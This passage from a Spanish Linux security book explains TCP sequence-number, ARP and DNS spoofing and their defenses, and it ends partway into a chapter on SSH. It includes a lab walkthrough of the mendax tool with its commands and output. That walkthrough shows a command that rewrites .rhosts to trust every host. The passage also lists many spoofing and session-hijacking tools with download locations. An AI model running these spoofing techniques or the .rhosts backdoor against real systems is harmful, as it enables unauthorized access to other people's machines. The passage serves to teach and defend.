Cuando se establece un circuito virtual, los dos *hosts* deben tener un medio común para verificar que los datos se transfieren limpiamente. Además, necesitan un medio para reconocer este hecho y comunicárselo entre sí, para lo que TCP usa los **números de secuencia**.

TCP asigna un número a cada paquete como índice identificador. Ambos *hosts* utilizan este número para comprobar e informar de los errores. De hecho, este proceso de paso de números de secuencia comienza cuando se establece el circuito. Rik Farrow, en su artículo titulado "Sequence Number Attacks", explica el sistema de números de secuencia:

> "El número de secuencia se utiliza para confirmar la recepción de los datos. Al principio de cualquier conexión TCP, el cliente envía un paquete TCP con un número de secuencia inicial, pero sin confirmación (aún no puede haberla). Si en el otro extremo de la conexión hay una aplicación servidora, el servidor devuelve un paquete TCP con su propio número de secuencia inicial y una confirmación: el número de la secuencia inicial del paquete del cliente más uno. Cuando el sistema cliente recibe este paquete, debe devolver su propia confirmación: el número de secuencia inicial del servidor más uno."

Por tanto, el atacante se encuentra con dos problemas. En primer lugar tiene que falsificar la dirección de origen y, en segundo lugar, debe mantener un diálogo de secuencias con el destino. Esta segunda tarea complica el ataque, ya que el intercambio de números de secuencia no es arbitrario.

El destino establece el número de secuencia inicial y el atacante debe tener la respuesta correcta, lo que es más difícil de lo que parece, ya que el atacante realmente no recibe ningún paquete del destino. Como explicaba Morris:

> "4.2BSD mantiene un número global de secuencia inicial, que se incrementa en 128 cada segundo y en 64 una vez que se inicia la conexión; cada nueva conexión comienza con este número. Cuando se envía un paquete SYN con un origen falsificado desde un *host*, el *host* destinatario enviará la respuesta al supuesto *host* de origen, no al que está realizando la falsificación. Éste debe descubrir o averiguar el número de secuencia de dicho paquete perdido para confirmarlo y poner el puerto TCP de destino en estado ESTABLISHED."

Si el atacante averigua correctamente el número de secuencia, puede sincronizarse con el destino y establecer una sesión válida. A partir de ese momento, su máquina está conectada al destino como *host* de confianza, momento en que el

atacante puede establecer condiciones más apropiadas (como abrir una entrada de rhosts para poder iniciar la sesión).

NOTA

La vulnerabilidad a esta técnica varía de una plataforma a otra. Algunas son más (o menos) susceptibles dependiendo de la predecibilidad de su generador de números aleatorios. Aunque Linux tiene un mejor generador de números aleatorios que la mayoría, él sólo no derrotará a determinados intrusos.

No hay nada que sustituya a la experiencia y nuestra explicación es principalmente académica, por lo que vamos a examinar ese ataque paso a paso.

Estudio: un sencillo ataque de spoofing

Para este ataque de ejemplo, hemos utilizado mendax.

Aplicación: mendax para Linux.

Autor: chewie@wookie.net!oldphart.

Lenguaje: C.

Necesita: archivos *include* de red de C.

Ubicación: http://esperosun.chungnam.ac.kr/~jmkim/hacking/1997/11/mendax_linux.tgz.

Descripción: una herramienta fácil de utilizar para predecir números de secuencia TCP y *spoofing* de rshd.

Tras descargar Mendax, descomprima el archivo .zip y, a continuación, el archivo .tar en el directorio que prefiera. Tras realizar dicha operación, dicho directorio debería contener los siguientes archivos:

```
-rw-------   1 mikal    mikal         530 Jun  9  1995 Makefile
-r--------   1 mikal    mikal        2799 Jun 14  1995 README
-rw-------   1 mikal    mikal        1001 Jun  9  1995 arp.c
-rw-rw-r--   1 mikal    mikal           0 Jun 22 00:57 dirmendax.txt
-rw-------   1 mikal    mikal        6988 Jun  9  1995 dnit.c
-rw-------   1 mikal    mikal        1047 May 13  1995 dnit.h
-rw-------   1 mikal    mikal           0 Jun  9  1995 errlist
-rw-------   1 mikal    mikal        1621 Jun  9  1995 ether.c
-rw-------   1 mikal    mikal       13885 Jun  9  1995 main.c
-rw-------   1 mikal    mikal         754 Jun  3  1995 mendax.h
-rw-rw-r--   1 mikal    mikal       81920 Jun 22 00:57 mendax_linux
-rw-------   1 mikal    mikal         700 Jun  9  1995 misc.c
```

```
drwx------   2 mikal    mikal        1024 Jul  1  1994 netinet
-rw-------   1 mikal    mikal        2695 Jun  9  1995 packet.c
-rw-------   1 mikal    mikal         405 May 13  1995 packet.h
-rw-------   1 mikal    mikal        1820 Jun  9  1995 socket.c
```

Una vez que haya verificado que están todos los archivos, cree la herramienta mendax:

```
$ make
```

Con ello se creará un solo ejecutable, mendax. Para obtener ayuda sobre mendax, escriba el comando mendax sin argumentos. mendax imprimirá un resumen de su uso:

```
$ ./mendax
-p PORT        first port on localhost to occupy
 -s PORT        server port on <source> to swamp
 -l USERNAME    user on <source>
 -r USERNAME    user on <target>
 -c COMMAND     command to execute
 -w PORT        wait for a TCP SYN packet on port PORT
 -d             read data from stdin and send it.
 -t             test whether attack might succeed
 -L TERM        spoof rlogind instead of rshd.
 -S PORT        port from which to sample seq numbers.
```

Ya está listo para intentar un ataque de *spoofing*.

Un ataque de ejemplo

En nuestro entorno de prueba había tres máquinas:

- 172.16.0.1: un Indigo de Silicon Graphics, el objetivo.
- 172.16.0.2: un AT Linux, la máquina que realiza el ataque.
- 172.16.0.3: un AT Linux, el *host* cuya dirección emulamos.

172.16.0.1 (el objetivo) tenía un archivo hosts.equiv que permitía el tráfico de rsh desde 172.16.0.3:

```
# /etc/hosts.quiv
localhost
172.16.0.3
```

El objetivo era ejecutar un comando rsh en 172.16.0.1 como usuario desde 172.16.0.3 estando realmente conectado a 172.16.0.2. mendax facilita esta tarea a través de la función de un comando. Si mendax averigua que el *host* destino es vulnerable, ejecutará en él todos los comandos que desee. De forma predeterminada, Mendax envía éste:

```
mv .rhosts .r; echo + + > .rhosts
```

Este comando crea un archivo .rhosts o ataca a alguno del objetivo. De cualquiera de las dos formas, el resultado final es un archivo .rhosts objetivo que dejará iniciar la sesión a cualquier host.

En 172.16.0.2, escribimos este comando:

```
[root@linux6]# mendax -p 514 172.16.0.3 172.16.0.1
➥-l mikal -r mikal
```

Con él se indica a mendax que emule una solicitud de rsh de 172.16.0.3 a rshd en 172.16.0.1 como el usuario mikal. Para llevar a cabo esta tarea, mendax en primer lugar inhabilitó 172.16.0.3 con el fin de que no respondiera a los paquetes del objetivo:

```
flooding source with TCP SYN packets from 143.209.4.3:
```

Seguidamente, mendax analizó la generación de números de secuencia de 172.16.0.1:

```
sampling sequence numbers...
seq number: 816640001, ack number: 1
seq number: 816704001, ack number: 64001 difference: 64000
seq number: 816768001, ack number: 128001 difference: 64000
seq number: 816832001, ack number: 192001 difference: 64000
```

Y, finalmente, tras realizar una suposición acerca del incremento en el número de secuencia, mendax emuló rshd e intentó ejecutar el comando:

```
using 64000 as prediction difference (3 hits).
spoofing rshd.
resetting TCP target connection: .
resetting source: ..................
[root@linux6]#
```

Funcionó perfectamente y apareció un archivo nuevo en el directorio del usuario mikal en 172.16.0.1:

```
$ls -l .r*
-rw-r--r--    1 mikal    user           4 Jun 22 08:31 .rhosts
```

Éste es el contenido del archivo:

```
++
```

A partir de ese momento, 172.16.0.1 estaba totalmente abierto a ataques y, además, el objetivo registró la conexión como una solicitud de rshd desde 172.16.0.3:

```
6  Jun 22 08:30:29 GNSS  rshd:  mikal@172.16.0.3 as mikal
```

Como se puede ver, Morris tenía razón. Después de todo, la dirección de origen no es fiable. La anterior entrada del registro no muestra absolutamente ninguna evidencia de ningún ataque desde 172.16.0.2.

Herramientas de *spoofing* de TCP e IP

Si desea hacer experimentos de *spoofing* de IP y saber cómo se diseñan las utilidades de *spoofing*, descargue las siguientes herramientas.

spoofit.h

Autor: Brecht Claerhout.

Lenguaje: C.

Necesita: C, archivos *include* de red

Ubicación: http://www.firosoft.com/security/philez/utilities/iptools/spoofit.h.

Descripción: spoofit.h es una biblioteca perfectamente comentada para incluir *spoofing* de IP en los programas.

seq_number.c

Autor: Mike Neuman (En Garde Systems).

Lenguaje: C.

Necesita: C, archivos *include* de red

Ubicación: http://sunshine.sunshine.ro/FUN/New/hacking/seq_number.c.

Descripción: Un *exploit* de números de secuencia de TCP que se utiliza en el *spoofing*. Las fuentes también están excepcionalmente bien comentadas (una gran ayuda para el estudio).

ipspoof

Autor: desconocido.

Lenguaje: C.

Necesita: C, archivos *include* de netinet.

Ubicación: http://www.ryanspc.com/spoof/ipspoof.c.

Descripción: ipspoof es una utilidad directa de *spoofing* de IP y de TCP.

1644

Autor: Vasim V.

Lenguaje: C.

Necesita: C, archivos *include* de red.

Ubicación: http://www.insecure.org/sploits/ttcp.spoofing.problem.html.

Descripción: Una utilidad de *spoofing* de TTCP que permite a los atacantes ejecutar comandos, incluso antes de que haya finalizado todo el protocolo de enlace TCP. (Tenga en cuenta que sólo afecta a aquellos *hosts* que ejecutan TTCP. Para obtener información acerca de TTCP, véase "Linux Ethernet HOWTO").

Consulte también la información acerca del *sniffer* hunt que se proporciona en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

NOTA

Utilice estas herramientas de forma responsable.

¿Qué servicios son vulnerables al *spoofing* de IP?

El *spoofing* de IP afecta solamente a ciertas máquinas que ejecutan servicios específicos. Entre las configuraciones y los servicios que se sabe que son vulnerables se incluyen:

- RPC (servicios de llamada a procedimientos remotos).
- Todos los servicios que utilizan la autenticación de direcciones IP (entre los que se incluyen la mayoría).
- El sistema X Window.
- Los servicios R.

Para dar una perspectiva correcta, piense en lo siguiente: la mayoría de los servicios de red utilizan autenticación a través de IP. Y mientras RPC, X y los servicios r giran en torno a UNIX, otros sistemas operativos no son inmunes. Por ejemplo, determinadas versiones sin actualizaciones de Windows NT son vulnerables a los ataques a los números de secuencias. (Las sesiones pueden sabotearse mediante la averiguación de los números de secuencia.)

NOTA

Estos problemas tampoco se limitan a sistemas operativos. Piense en BorderWare, un conocido software de *firewall* de Novell NetWare. Las primeras versiones utilizaban un patrón de incremento en 64 KB para los números de secuencia. (Estas versiones asignan a cada conexión un número de secuencia inicial 64.000 mayor que el último y, a continuación, incrementa este número en 128.000 por cada segundo siguiente.) Los intrusos conocían este patrón perfectamente y su existencia hizo que BorderWare fuera vulnerable a los ataques.

Pero los ataques de *spoofing* no necesariamente tienen que conducir a que la autenticación y el inicio de sesión causen problemas. Algunos ataques de *spoofing* son ingredientes de ataques mayores con otro objetivo. Por ejemplo, en octubre de

1998, CIAC informó sobre un ataque de *spoofing* de RPC en Windows NT que pudo bloquear dos servidores en un bucle:

> "...un atacante puede enviar un datagrama de RPC a una máquina y emular la dirección de retorno con el fin de que parezca que el datagrama ha venido de otra máquina. Con ello se engaña a los dos servidores y hace que éstos se envíen entre sí mensajes de error de RPC continuamente."

(Del boletín J-001 de información de "CIAC: Windows NT RPC Spoofing Denial of Service Vulnerability", que puede consultarse en http://ciac.llnl.gov/ciac/bulletins/j-001.shtml).

Dichos ataques de "bucle" son muy irritantes y suelen ser contra sistemas operativos neutrales. Algunos ejemplos particularmente capciosos (que a veces incluyen al hardware de red) son el *flooding* de UDP e ICMP. En RFC 2267, P. Ferguson y D. Senie explican varios de dichos ataques y los medios para impedirlos. En sus propias palabras:

> "El primer ataque (*flooding* de UDP) utiliza paquetes falsificados para intentar conectar el servicio UDP de chargen con el servicio UDP de echo de otro sitio. Los administradores del sistema no deben permitir NUNCA que los paquetes UDP destinados a los puertos de diagnóstico del sistema desde fuera de su dominio administrativo lleguen a sus sistemas. El último ataque (*flooding* de ICMP), utiliza una característica insidiosa de los mecanismos de replicación de difusiones de subredes IP. Este ataque confía en un *router* que sirve a una gran red de difusión multiacceso para entramar una dirección de difusiones de IP (como uno destinado a 10.255.255.255) en una trama de difusión de la capa 2 (en Ethernet, FF:FF:FF:FF:FF:FF). En un funcionamiento normal, el hardware NIC Ethernet (específicamente, el hardware de las capas MAC) sólo escuchará a un número restringido de direcciones. La dirección MAC que comparten todos los dispositivos en el funcionamiento normal es la difusión de medios, o FF:FF:FF:FF:FF:FF. En este caso, un dispositivo tomará el paquete y enviará una interrupción a procesar. Por consiguiente, un *flood* de estas tramas de difusión consumirá todos los recursos disponibles en un sistema final."

(De "Network Ingress Filtering: Defeating Denial of Service Attacks Which Employ IP Source Address Spoofing", Request for Comments 2267, P. Ferguson, Cisco Systems, Inc. ftp://ftp.isi.edu/in-notes/rfc2267.txt.)

Éstos son los motivos por los que el *spoofing* de IP de la dirección de origen es un problema importante (que habitualmente no se tiene en cuenta en entornos que, si no fuera por ello, serían seguros). Examinemos algunas técnicas para frustrar dichos ataques.

Evitar ataques de *spoofing* de IP

La defensa más segura contra el *spoofing* de IP es evitar utilizar la dirección de origen para la autenticación. Actualmente, no hay absolutamente ninguna razón

para realizar dicha autenticación, ya que existen soluciones criptográficas apropiadas (en el siguiente capítulo, explicaremos con mayor detalle una de estas soluciones, Secure Shell).

Aun así, este asunto ha sido fuente de debates. Una posición que a menudo se cita es que si la generación de números de secuencia de TCP se reforzaba en todos los sistemas operativos afectados, quizás no fueran necesarias soluciones criptográficas (que pueden ser difíciles).

Desgraciadamente, dicha visión no es realista. Independientemente del origen que se utilice, el hecho no deja de ser que mediante la captura de ejemplos de números de secuencia, los atacantes determinarán en última instancia el algoritmo base u otra información vital. Steve Bellovin lo clarificó en RFC 1948, "Defending Against Sequence Number Attacks":

> "Los números de secuencia válidos no son un sustituto de la autenticación criptográfica. Como mucho, son medidas paliativas. Alguien que pueda observar los mensajes iniciales de una conexión puede determinar el estado de su número de secuencia e iniciar ataques de averiguación de números de secuencia mediante la imitación de dicha conexión."

Por otra parte, si hay alguna razón acuciante para no instituir la autenticación criptográfica en todo el sistema, se pueden tomar medidas eficaces pero marginalmente fiables, entre las que se incluyen:

- La configuración de la red (en el *router*) para que rechace paquetes de la Red que se originan desde una dirección local. (Tenga en cuenta que es posible que tenga que hacer cumplir explícitamente estas reglas. La mera ejecución de un *firewall* no protege automáticamente de los ataques de *spoofing*. Si permite el acceso a direcciones internas a través de la parte exterior del *firewall*, seguirá siendo vulnerable.)
- Si Linux es su cara al mundo y la red interna ejecuta Windows o Novell, quizá sea conveniente detener TCP en el *firewall*. Esto es, permitir conexiones entrantes al servidor de correo, pero proporcionar estaciones de trabajo internas con conectividad a través de IPX para recuperar el correo.
- Si permite conexiones externas desde *hosts* en los que se confíe, active las sesiones de cifrado en el *router*. Con ello se evita que los atacantes capturen el tráfico de la red para realizar muestreos (y evita que se autentiquen a sí mismos).

Como nota final, con algún esfuerzo es posible que también pueda detectar el *spoofing* a través de procedimientos de registro (incluso en tiempo real). La realización de una comparación de conexiones entre *hosts* en los que se confía es un buen principio. Por ejemplo, si los *hosts* en los que se confía A y B tienen una sesión en directo, ambos mostrarán procesos que indican que la sesión está en vías de ejecución. Si uno de ellos no lo hace, podría estar en marcha un ataque de *spoofing*.

Spoofing de ARP

El *spoofing* de ARP es una variante del *spoofing* de IP y explota un punto débil similar. En ARP, la autenticación también utiliza direcciones. La diferencia es que ARP confía en las direcciones de red.

NOTA

ARP son las siglas de *Address Resolution Protocol* (Protocolo de Resolución de Direcciones). ARP resuelve las direcciones IP en direcciones físicas. Cuando un *host* desea una sesión, envía una difusión de ARP que lleva la dirección IP del objetivo deseado. Sin embargo, por motivos de comodidad, el sistema proporciona una caché de ARP con el fin de que las máquinas puedan conectarse rápidamente a *hosts* conocidos sin ejecutar ninguna difusión. Es esta caché la que los atacantes ponen en peligro en los ataques de *spoofing* de ARP. (La caché de ARP contiene información de asignación de hardware a IP.)

En el *spoofing* de ARP, el objetivo del atacante es conservar la dirección de su hardware, al mismo tiempo que la dirección IP de un *host* en el que se confía. Para ello, el ataque envía información falsa de asignación tanto al objetivo como a la caché. A partir de ese momento, los paquetes del objetivo se encaminan a la dirección de hardware del atacante. Tras ello, el objetivo "cree" que la máquina del atacante es realmente el *host* en el que se confía.

NOTA

Las direcciones de hardware (también llamadas direcciones de **control de acceso a los medios**) son valores únicos que el fabricante ha grabado en el adaptador de Ethernet y que identifican la interfaz de la red física. Constan de valores de 48 bits (doce caracteres). Ésta es una dirección de hardware típica: 00-10-BB-72-AA-73.

Para encontrar una dirección de hardware en Linux se usa la utilidad ifconfig. En Windows 95/98, abra un indicativo de comandos y escriba el comando winipcfg. Para finalizar, en Windows NT, elija INICIO | PROGRAMAS | HERRAMIENTAS ADMINISTRATIVAS | DIAGNOSIS DE WINDOWS NT | RED | TRANSPORTES. Tenga en cuenta que las direcciones de hardware son permanentes y no tienen en cuenta los cambios en la dirección IP (aunque en determinados casos es posible el *spoofing* de direcciones de hardware, sobre todo en Novell NetWare).

Para obtener más información sobre las direcciones de hardware, véase el documento "Hardware Address HOWTO" de Eric Brager, que se puede encontrar en http://network.uhmc.sunysb.edu/hdw_addr/.

Los ataques de *spoofing* de ARP tienen varias limitaciones. Una de ellas es que determinado software inteligente hará que dichos ataques no sean perjudiciales

cuando los paquetes vayan más allá del segmento de red que los origine. Además, de forma predeterminada, las entradas de la caché expiran rápidamente (alrededor de una vez cada cinco minutos). Por consiguiente, mientras se realiza el ataque, el atacante tiene una pequeña oportunidad antes de tener que volver a actualizar la caché.

Defenderse contra los ataques de *spoofing* de ARP

Hay varias formas de frustrar los ataques de *spoofing* de ARP, pero la más eficaz es escribir las asignaciones de direcciones en piedra. Desgraciadamente, como explica Paul Buis en su artículo "Names and Addresses" (http://www.cs.bsu.edu/homepages/peb/cs637/nameadd/) esto puede requerir mucho tiempo y esfuerzos:

> "Sin embargo, muchos sistemas operativos tienen provisiones para crear entradas estáticas en la caché de ARP, con lo que no "caducan" cada pocos minutos. Es aconsejable utilizar esta característica para evitar el *spoofing* de ARP, pero no hay que olvidar que requiere que se actualice la caché manualmente cada vez que cambia una dirección de hardware."

A pesar del tiempo adicional que se invierte, el esfuerzo merece la pena. La forma más sencilla de definir tablas ARP estáticas es en el *router*. Sin embargo, aunque no tenga ningún *router*, puede hacerlo con el comando arp.

arp: una herramienta para modificar tablas de encaminamiento

arp permite modificar de forma interactiva la caché de arp. La Tabla 9.1 resume las opciones de la línea de comandos de arp y sus funciones.

Tabla 9.1 Opciones de la línea de comandos de arp

Opción	Función
-a [nombre de host]	Especifica un *host* determinado al que se desea realizar una consulta.
-d [nombre de host]	Suprime la entrada del *host* especificado.
-f [archivo de configuración]	Establece tablas de traducción que utilizan archivos. El formato del archivo es. host hardware_address host hardware_address
-s [nombre de host] [tipo de dirección]	Especifica el tipo de dirección de hardware del *host* especificado.
-t [tipo]	Especifica el tipo de entrada que se busca. Los tipos válidos son ether, ax25, arcnet y pronet (Token Ring ProNET de Proteon).

Tabla 9.1 Opciones de la línea de comandos de arp *(continuación)*

Opción	Función
-v	Activa el modo personalizado. Esta opción es especialmente útil si nunca se ha utilizado arp, ya que los mensajes y las estadísticas predeterminadas pueden ser ligeramente crípticas.

Para establecer asignaciones estáticas en arp se utilizan las opciones –s o –f. La opción –s es más útil cuando se modifican pocas entradas:

```
-s nombre-de-host tipo-de-dirección
```

En caso contrario, si se tiene intención de enviar muchas entradas, hay que crear un archivo de tabla de traducciones de arp (normalmente /etc/ethers) y ejecutar arp con la opción –f y el nombre del archivo.

Para finalizar, una buena medida adicional es obtener ARPWATCH, una utilidad que vigila los cambios en las asignaciones de IP/Ethernet. Si detecta algún cambio, envía alertas a través de correo electrónico (también se registra la información, lo que ayuda a la hora de hacer un seguimiento del infractor). ARPWATCH puede obtenerse en http://ftp.su.se/pub/security/tools/audit/arpwatch/arpwatch-1.7.tar.gz.

Spoofing de DNS

En el *spoofing* de DNS, el intruso pone en peligro el servidor de DNS y modifica de forma explícita las tablas de direcciones IP del nombre del host. Estos cambios se graban en las bases de datos de las tablas de traducción del servidor de DNS. Por consiguiente, cuando un cliente solicita una búsqueda, recibe una dirección falsa. Esta dirección sería la dirección IP de una máquina que estuviera bajo el control total del intruso.

La probabilidad de que esto pase es pequeña, pero si pasa, podría producirse una gran exposición. La escasez de estos ataques no debe consolarnos. En este mismo capítulo, hemos citado una nota de DDN que documentaba varios ataques contra máquinas de DNS. Además, una importante nota informativa de CIAC aborda este asunto:

> "Aunque es posible que se deseen aceptar los riesgos asociados con el uso actual de estos servicios, hay que tomar en consideración el impacto que puede tener la información de la DNS emulada... Es posible que los intrusos emulen BIND para proporcionar nombres incorrectos. Algunos sistemas y programas dependen de esta información para la autenticación, por lo que es posible emular dichos sistemas y obtener acceso no autorizado."

(El párrafo anterior es un extracto de la nota informativa del CIAC "Domain Name Service Vulnerabilities", que puede encontrarse en http://ciac.llnl.gov/ciac/bulletins/g-14.shtml.)

Actualmente, el *spoofing* de DNS ya se ha automatizado en algunas plataformas. Éstas son algunas utilidades con las que puede experimentar:

jizz

Autor: desconocido.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://bob.urs2.net/computer_security/152cscripts/jizz.c.

Descripción: utilidad de *spoofing* de DNS.

ERECT

Autor: Johan y Dioxide.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.geocities.com/SiliconValley/Peaks/7837/explo/any-erec.txt.

Descripción: herramienta de *spoofing* de DNS.

snoof

Autor: Doc_Chaos [RoC].

Lenguaje: C.

Necesita: C, *includes* de red, dig.

Ubicación: http://www.c0p.org/security/feb/snoof.tgz

Descripción: snoof es una utilidad de *spoofing* de DNS.

Un documento interesante que explica una posible nueva técnica de *spoofing* de DNS es "Java Security: From HotJava to Netscape and Beyond", de Drew Dean, Edward W. Felten y Dan S. Wallach. Este artículo explica una técnica por medio de la que un *applet* de Java realiza repetidas llamadas a la máquina del atacante, que es realmente un servidor de DNS forzado. De esta forma, en último término es posible redirigir las búsquedas de DNS desde el servidor de nombres predeterminado a uno en el que no se confía. Desde él, el atacante podría poner en peligro a la máquina cliente o la red.

("Java Security: From HotJava to Netscape and Beyond" puede encontrarse en http://www.cs.princeton.edu/sip/pub/oakland-paper-96.pdf.)

Detectar y defenderse contra *spoofing* de DNS

El *spoofing* de DNS es relativamente fácil de detectar. Si sospecha de alguno de los servidores DNS, sondee los restantes servidores de DNS autorizados de la red.

A menos que el servidor originalmente afectado haya estado en peligro durante un tiempo, la evidencia mostrará rápidamente que se ha emulado. Otros servidores autorizados generarán resultados que variarán de los que proporciona el servidor DNS forzado.

Si el servidor originalmente afectado ha estado en peligro durante un tiempo, es posible que el sondeo no sea suficiente. Quizá se hayan pasado tablas de dirección-nombre de *host* falsas a otros servidores DNS de la red. Si observa anomalías en la resolución de los nombres, es posible que desee emplear una utilidad de *script* llamada DOC (*domain obscenity control*), como se indica en la documentación de la utilidad:

> "DOC (*domain obscenity control*) es un programa que diagnostica dominios que no se comportan correctamente mediante el envío de consultas a los servidores de nombre apropiados del dominio y la realización de una serie de análisis en la salida de estas consultas. DOC puede obtenerse en ftp://coast.cs.purdue.edu/pub/tools/unix/doc.2.0.tar.Z."

Otras técnicas para frustrar los ataques de *spoofing* de DNS incluyen esquemas de DNS inversa. En estos esquemas, a los que a veces se les llama pruebas de los adelantos, el servicio intenta reconciliar la búsqueda hacia delante con la inversa. Sin embargo, esta técnica puede tener un valor limitado. Con toda probabilidad, el intruso ha alterado las tablas hacia delante e inversas.

Otros ataques de *spoofing* extraños

Últimamente, el *spoofing* ha adquirido gran popularidad. Como resultado de ello, tanto los piratas como los intrusos han desarrollado herramientas para emular todo tipo de servicios extraños. Éstas son algunas de las herramientas que podrían ser interesantes a este respecto.

spoofscan

Autor: Rootshell.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://24.92.91.91/Members/pROcon/exploits/spoofscan.txt.

Descripción: spoofscan es una utilidad híbrida. Implementa rastreos de puertos utilizando una dirección de origen emulado.

pmap_set/unset

Autor: Patrick Gilbert.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.pgci.ca/rpc.html.

Descripción: un conjunto de herramientas de Linux para emular rcpbind.

ICQ File transfer spoofer v.0001

Autor: Eric Hanson, Sam Fortiner, Hans Buchheim y Richard Patchett.

Lenguaje: C++.

Necesita: C++ (g++), *includes* de red.

Ubicación: http://www.webstore.fr/~tahiti/icqspoof2.txt.

Descripción: una utilidad de emulación de ICQ.

syslog-poison.c

Autor: Gamma '98.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.jabukie.com/Unix_Sourcez/syslog-poison.c.html.

Descripción: una utilidad que emula syslog a través del puerto 514.

ICQ Hijaak

Autor: Wolvesbane.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.geocities.com/SiliconValley/Sector/8208/ICQHack.htm.

Descripción: una utilidad que emula ICQ y que permite a los atacantes sabotear sesiones, cambiar las contraseñas de los usuarios y emular mensajes.

icqspoof.c

Autor: Seth McGann.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.hotmanscave.com/filez/icqspoof.c.

Descripción: una utilidad que emula ICQ. Permite a los atacantes enviar mensajes que parecen originarse con números de Id. de usuario arbitrarios.

RIP Spoofer

Autor: Kit Knox.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www2.mwis.net/~pacman/source/rip.c.

Descripción: un emulador del protocolo Routing Information Protocol.

syslog_deluxe

Autor: Yuri Volobuev.

Lenguaje: C.

Necesita: C, *includes* de red.

Ubicación: http://www.martnet.com/~johnny/exploits/network/syslog_deluxe.c.

Descripción: una herramienta para emular mensajes de syslog.

spoofkey

Autor: Greg Miller.

Lenguaje: C++.

Necesita: C++.

Ubicación: http://www.fastlane.net/homepages/thegnome/faqs/netware/a-02.html.

Descripción: un programa que emula el protocolo de inicio de sesión en el modo enlace de Novell Netware (apropiado para las versiones 3.x y 4.x).

sirc4

Autor: Johan.

Lenguaje: C.

Necesita: C, archivos include de red

Ubicación: http://www.firosoft.com/security/philez/utilities/c/sirc4_tar.tar.

Descripción: una utilidad de emulación de IRC y telnet.

Otras referencias

Para finalizar, hay varios documentos en línea que explican los ataques de *spoofing*:

"A Simple TCP Spoofing Attack", Secure Networks, Inc. (http://www.tao.ca/fire/bos/old/1/0344.html).

"A Weakness in the 4.2BSD UNIX TCP/IP Software", Robert T. Morris. Technical Report, AT&T Bell Laboratories (ftp://research.att.com/dist/internet_security/117.ps.Z).

"Sequence Number Attacks", Rik Farrow, UnixWorld (http://www.mindrape.org/papers/sequence_attacks.txt).

"Security Problems in the TCP/IP Protocol Suite", Steve Bellovin (ftp://research.att.com/dist/internet_security/ipext.ps.Z).

"Defending Against Sequence Number Attacks", S. Bellovin, Request for Comments: 1948, AT&T Research, mayo de 1996 (http://nic.mil/ftp/rfc/rfc1948.txt).

"A Short Overview of IP Spoofing", Brecht Claerhout. Excelente tratamiento independiente del tema (http://sunshine.nextra.ro/FUN/New/hacking/IP-spoof.txt).

"Internet Holes—Eliminating IP Address Forgery", Management Analytics (http://solaris1.mysolution.com/~rezell/files/text/ipaddressforgery.txt).

"Ask Woody about Spoofing Attacks", Bill Woodcock de Zocalo Engineering (http://www.netsurf.com/nsf/v01/01/local/spoof.html).

"IP-spoofing Demystified Trust-Relationship Exploitation", Michael Schiffman en route@infonexus.com (http://www.fc.net/phrack/files/p48/p48-14.html).

"Hyperlink Spoofing: An Attack on SSL Server Authentication", Frank O'Dwyer (Rainbow Diamond Limited). Este documento describe un ataque sobre la autenticación de SSL (http://www.brd.ie/papers/sslpaper/sslpaper.html).

"Web Spoofing: An Internet Con Game", Edward W. Felten, Dirk Balfanz, Drew Dean y Dan S. Wallach, Departamento de Ciencia de la Computación de la Universidad de Princeton, informe técnico 540-96 (http://www.cs.princeton.edu/sip/pub/spoofing.doc).

Resumen

Los ataques de *spoofing* son especialmente insidiosos y difíciles de detectar, y suponen un sustancial riesgo para la seguridad del sistema. A menos que haya una excelente razón para no hacerlo, siempre es conveniente utilizar la autenticación cifrada y la administración de sesiones. A ese tema se dedica el siguiente capítulo: protección de los datos en tránsito y obtención de una autenticación segura.

CAPÍTULO 10

Protección de datos en tránsito

En este capítulo

Secure Shell (ssh).
scp: el programa de copia segura de archivos remotos.
Proporcionar servicios ssh en redes heterogéneas.
Problemas de seguridad de ssh.
Otros recursos.
Resumen.

Como se ha indicado en el Capítulo 7, "*Sniffers* y escuchas electrónicas", muchos servicios de red (incluyendo, pero sin limitarse a telnet, ftp, http, rsh, rlogin y rexec) son vulnerables a las escuchas electrónicas. Ello representa un problema importante, ya que, incluso en un entorno de red cerrado, debe existir como mínimo un medio seguro de mover archivos, establecer permisos, ejecutar los *scripts* de la *shell*, etc.

Para evitar que determinadas personas capturen el tráfico diario de la red, es conveniente instalar Secure Shell (ssh). Este capítulo explica cómo instalar y utilizar el servidor ssh y las utilidades de los clientes.

Secure Shell (ssh)

Secure Shell es un sistema de inicio de sesión seguro y un buen sustituto de telnet, rlogin, rsh, rcp y rdist. Como se explica en el RFC de Secure Shell:

> "SSH (Secure Shell) es un programa para conectarse a otro equipo a través de una red, para ejecutar comandos en una máquina remota y para mover archivos de una máquina a otra. Proporciona una exhaustiva autenticación y comunicaciones seguras en redes no seguras."

Secure Shell admite varios algoritmos, entre los que se incluyen:

- BlowFish: un esquema de cifrado de 64 bits desarrollado por Bruce Schneier. Blowfish se suele utilizar para realizar gran cantidad de cifrados a alta velocidad (los informes indican que es más rápido que DES e IDEA). Para obtener más información, diríjase a http://www.counterpane.com/blowfish.html.
- Triple DES: DES es la *Data Encryption Standard* (Norma de Cifrado de Datos), un sistema de IBM desarrollado en 1974 y publicado en 1977. Es el estándar del gobierno estadounidense para cifrar datos no clasificados. Puede obtener más información sobre DES en http://www.itl.nist.gov/div897/pubs/fip46-2.htm.
- IDEA: *International Data Encryption Algorithm*, un eficaz algoritmo de cifrado de bloques que funciona con una clave de 128 bits. IDEA cifra los datos más rápidamente que Triple DES y es mucho más seguro. Puede obtener más información sobre IDEA en http://www.nixu.fi/~pnr/netsec-lopulliset/1-0-practical-crypto.html#idea.
- RSA: el algoritmo *Rivest-Shamir-Adelman*, sistema criptográfico de claves públicas/claves privadas ampliamente utilizado. Puede obtener más información sobre RSA en http://www.rsa.com.

La compatibilidad de ssh con varios algoritmos es algo más que un sencillo adorno de ventanas. Los autores incorporaron esta compatibilidad para crear un producto más flexible y ampliable. La arquitectura de ssh es tal que al protocolo básico le da igual el algoritmo que se utilice. Por tanto, si posteriormente se

